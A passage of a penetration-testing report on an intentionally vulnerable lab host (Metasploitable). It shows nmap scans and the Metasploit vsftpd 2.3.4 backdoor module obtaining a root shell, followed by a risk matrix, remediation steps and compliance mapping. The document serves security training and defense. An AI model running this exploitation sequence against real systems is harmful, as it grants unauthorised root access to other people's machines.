Using the Metasploit Framework module **exploit/unix/ftp/vsftpd_234_backdoor**, the vulnerability was successfully exploited, resulting in unauthorized remote command execution on the target system.

Evidence of Exploitation

- Nmap scan confirmed FTP service on port 21
 - Metasploit exploit execution resulted in:
 - Successful backdoor trigger
 - Root-level shell access (**uid=0(root)**)
-

Impact

Successful exploitation of this vulnerability allows an unauthenticated attacker to gain **root-level access** to the target system. This can lead to:

- Complete system compromise
 - Unauthorized access to sensitive data
 - Installation of malicious payloads
 - Further lateral movement within the network
-

Severity

High



Risk Justification

- Remote exploitation without authentication
- Publicly available exploit
- Successful exploitation confirmed during testing

```
msf > db_nmap -sV 192.168.111.129
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 20:35 IST
[*] Nmap: Stats: 0:00:10 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
[*] Nmap: Parallel DNS resolution of 1 host. Timing: About 0.00% done.
[*] Nmap: Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 91.30% done; ETC: 20:35 (0:00:02 remaining)
[*] Nmap: Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 95.65% done; ETC: 20:35 (0:00:01 remaining)
[*] Nmap: Nmap scan report for 192.168.111.129
[*] Nmap: Host is up (0.0022s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec         netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login?
[*] Nmap: 514/tcp   open  shell        Netkit rshd
[*] Nmap: 1099/tcp  open  java-rmi     GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  bindshell    Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs          2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11          (access denied)
[*] Nmap: 6667/tcp  open  irc          UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 00:0C:29:35:5C:3C (VMware)
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 65.89 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
msf >
```



```
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 65.89 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
msf > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No  vsftpd v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
--      -
CHOST      192.168.111.129 no        The local client address
CPORT      21               no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.111.129 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:
=====
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.111.129
RHOSTS => 192.168.111.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.111.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.111.129:21 - USER: 331 Please specify the password.
[*] 192.168.111.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.111.129:21 - UID: uid=0(root) gid=0(root)
id
```

```
kali@kali: ~
Session Actions Edit View Help

lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
uid=0(root) gid=0(root)
id
uid=0(root) gid=0(root)

ls -la
total 97
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13820 Dec 23 10:00 dev
drwxr-xr-x 94 root root 4096 Dec 23 10:00 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw-r--r-- 1 root root 14473 Dec 23 10:01 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 113 root root 0 Dec 23 10:00 proc
drwxr-xr-x 13 root root 4096 Dec 23 10:01 root
drwxr-xr-x 2 root root 4096 May 13 2012/sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010/srv
drwxr-xr-x 12 root root 0 Dec 23 10:00/sys
drwxrwxrwt 4 root root 4096 Dec 23 10:01/tmp
drwxr-xr-x 12 root root 4096 Apr 27 2010/usr
drwxr-xr-x 14 root root 4096 Mar 17 2010/var
lrwxrwxrwx 1 root root 29 Apr 28 2010/vmlinuz -> boot/vmlinuz-2.6.24-16-server
```



Supporting Network Scan Summary (Nmap)

The following open ports and services were identified during network scanning:

```
msf > db_nmap 192.168.111.129
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 20:34 IST
[*] Nmap: Stats: 0:00:10 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
[*] Nmap: Parallel DNS resolution of 1 host. Timing: About 0.00% done
[*] Nmap: Nmap scan report for 192.168.111.129
[*] Nmap: Host is up (0.0029s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 512/tcp   open  exec
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  shell
[*] Nmap: 1099/tcp  open  rmiregistry
[*] Nmap: 1524/tcp  open  ingreslock
[*] Nmap: 2049/tcp  open  nfs
[*] Nmap: 2121/tcp  open  ccproxy-ftp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 5432/tcp  open  postgresql
[*] Nmap: 5900/tcp  open  vnc
[*] Nmap: 6000/tcp  open  X11
[*] Nmap: 6667/tcp  open  irc
[*] Nmap: 8009/tcp  open  ajp13
[*] Nmap: 8180/tcp  open  unknown
[*] Nmap: MAC Address: 00:0C:29:35:5C:3C (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
msf >
```

6. Risk Assessment

6.1. Risk Assessment Approach

Risk assessment was performed to evaluate the **potential business and technical impact** of the identified vulnerabilities. Each finding was assessed based on:

- **Likelihood** of exploitation
- **Impact** on confidentiality, integrity, and availability
- **CVSS v3.x score** (where applicable)

A **3×3 Risk Matrix** was used to categorize risks as **High**, **Medium**, or **Low**.

Risk Rating Criteria



Impact \ Likelihood	Low	Medium	High
High Impact	Medium	High	High
Medium Impact	Low	Medium	High
Low Impact	Low	Low	Medium

6.2. Risk Assessment Summary

Based on the vulnerability assessment and exploitation results, the following overall risk posture was identified:

- **High Risk** vulnerabilities allow **unauthenticated remote access** or **full system compromise**
 - **Medium Risk** vulnerabilities expose sensitive information or weaken system security
 - No Low-risk vulnerabilities were prioritized due to the intentionally vulnerable nature of the environment
-

6.3. Risk Assessment Table

Finding	CVSS Score	Likelihood	Impact	Risk Level
VSFTPD 2.3.4 Backdoor RCE	10.0	High	High	High
UnrealIRCd Authentication Spoofing	8.1	High	High	High
Outdated Apache Web Server	High	Medium	High	High
phpMyAdmin Exposure	High	Medium	High	High



Anonymous FTP Login Enabled	4.4	Medium	Medium	Medium
Missing Security Headers	Medium	Medium	Medium	Medium
Directory Indexing Enabled	Medium	Medium	Medium	Medium
Deprecated SSL/TLS Protocols	Medium	Medium	Medium	Medium
Weak SSL Key Exchange (FREAK)	Medium	Medium	Medium	Medium
phpinfo() File Accessible	Medium	Medium	Medium	Medium

6.4. Overall Risk Statement

The assessed system demonstrates a **high-risk security posture**. Multiple critical vulnerabilities allow **unauthenticated attackers** to gain **root-level access** and fully compromise the system.

If similar vulnerabilities were present in a production environment, they could result in:

- Complete system takeover
- Data breaches
- Service outages
- Regulatory and compliance violations

Immediate remediation is strongly recommended.

7. Remediation Recommendations



7.1. General Security Recommendations

- Remove intentionally vulnerable or deprecated services
 - Apply vendor-supported versions of software
 - Implement strong access controls and authentication
 - Follow secure configuration baselines (CIS Benchmarks)
 - Perform regular vulnerability assessments
-

7.2. Vulnerability-Specific Remediation

7.2.1. VSFTPD 2.3.4 Backdoor Vulnerability

Risk Level: High

Recommendations:

- Uninstall vsftpd 2.3.4 immediately
 - Upgrade to the latest stable version of vsftpd
 - Restrict FTP access using firewall rules
 - Disable FTP if not required; prefer SFTP (SSH)
-

7.2.2. UnrealIRCd Authentication Spoofing

Risk Level: High

Recommendations:

- Upgrade UnrealIRCd to a patched and supported version
 - Restrict IRC service access to trusted IP addresses
-



- Disable the service if not required
-

7.2.3. Outdated Apache Web Server

Risk Level: High

Recommendations:

- Upgrade Apache to the latest LTS version
 - Apply all security patches
 - Remove unused modules
-

7.2.4. phpMyAdmin Exposure

Risk Level: High

Recommendations:

- Restrict phpMyAdmin access using authentication and IP whitelisting
 - Change default URLs
 - Remove phpMyAdmin from production systems if not required
-

7.2.5. Anonymous FTP Login Enabled

Risk Level: Medium

Recommendations:

- Disable anonymous FTP access
 - Enforce strong authentication
-



- Monitor FTP access logs

7.2.6. Missing HTTP Security Headers

Risk Level: Medium

Recommendations:

- Implement the following headers:
 - **X-Frame-Options**
 - **X-Content-Type-Options**
 - **Content-Security-Policy**
- Validate headers using security scanners

7.2.7. Directory Indexing Enabled

Risk Level: Medium

Recommendations:

- Disable directory listing in Apache configuration
- Restrict access to sensitive directories

7.2.8. Deprecated SSL/TLS Protocols

Risk Level: Medium

Recommendations:

- Disable SSLv2, SSLv3, TLS 1.0, and TLS 1.1



- Enforce TLS 1.2 or TLS 1.3
 - Use strong cipher suites only
-

7.2.9. Weak SSL Key Exchange (FREAK)

Risk Level: Medium

Recommendations:

- Disable export-grade cipher suites
 - Use strong RSA or ECDHE key exchange mechanisms
-

7.2.10. phpinfo() File Accessible

Risk Level: Medium

Recommendations:

- Remove phpinfo() files from production
 - Restrict access during development/testing only
-

7.3 Residual Risk

After implementing the above remediation measures, the residual risk is expected to reduce from **High** to **Low**, provided regular patching, monitoring, and security assessments are conducted.

8. Standards & References

- OWASP Top 10
 - NIST SP 800-53
-



- ISO/IEC 27001
- CVE & NVD Databases

8.1 Security Standards & Compliance Alignment

The identified vulnerabilities were reviewed against common security and compliance frameworks to understand their potential regulatory impact.

ISO/IEC 27001

Several findings such as outdated software, weak encryption protocols, and insecure configurations violate ISO 27001 controls related to:

- A.12 (Operations Security)
- A.13 (Communications Security)
- A.14 (System Acquisition, Development, and Maintenance)

GDPR (General Data Protection Regulation)

Vulnerabilities allowing unauthorized access (e.g., VSFTPD backdoor, phpMyAdmin exposure) could lead to personal data breaches, violating GDPR principles such as:

- Article 5 – Integrity and Confidentiality
- Article 32 – Security of Processing

HIPAA (Health Insurance Portability and Accountability Act)

If the assessed system were to process healthcare data, weaknesses like anonymous access, outdated services, and weak encryption could violate HIPAA Security Rule requirements for:

- Access Control
- Transmission Security



- Integrity Controls

To prioritize remediation, the **OWASP Top 10** was used as a reference, particularly for:

- A02: Broken Authentication
 - A05: Security Misconfiguration
 - A06: Vulnerable and Outdated Components
-

9. Conclusion

This VAPT exercise demonstrated the importance of regular security assessments using structured methodologies and open-source tools. Addressing the identified vulnerabilities will significantly reduce the system's attack surface and improve overall security posture.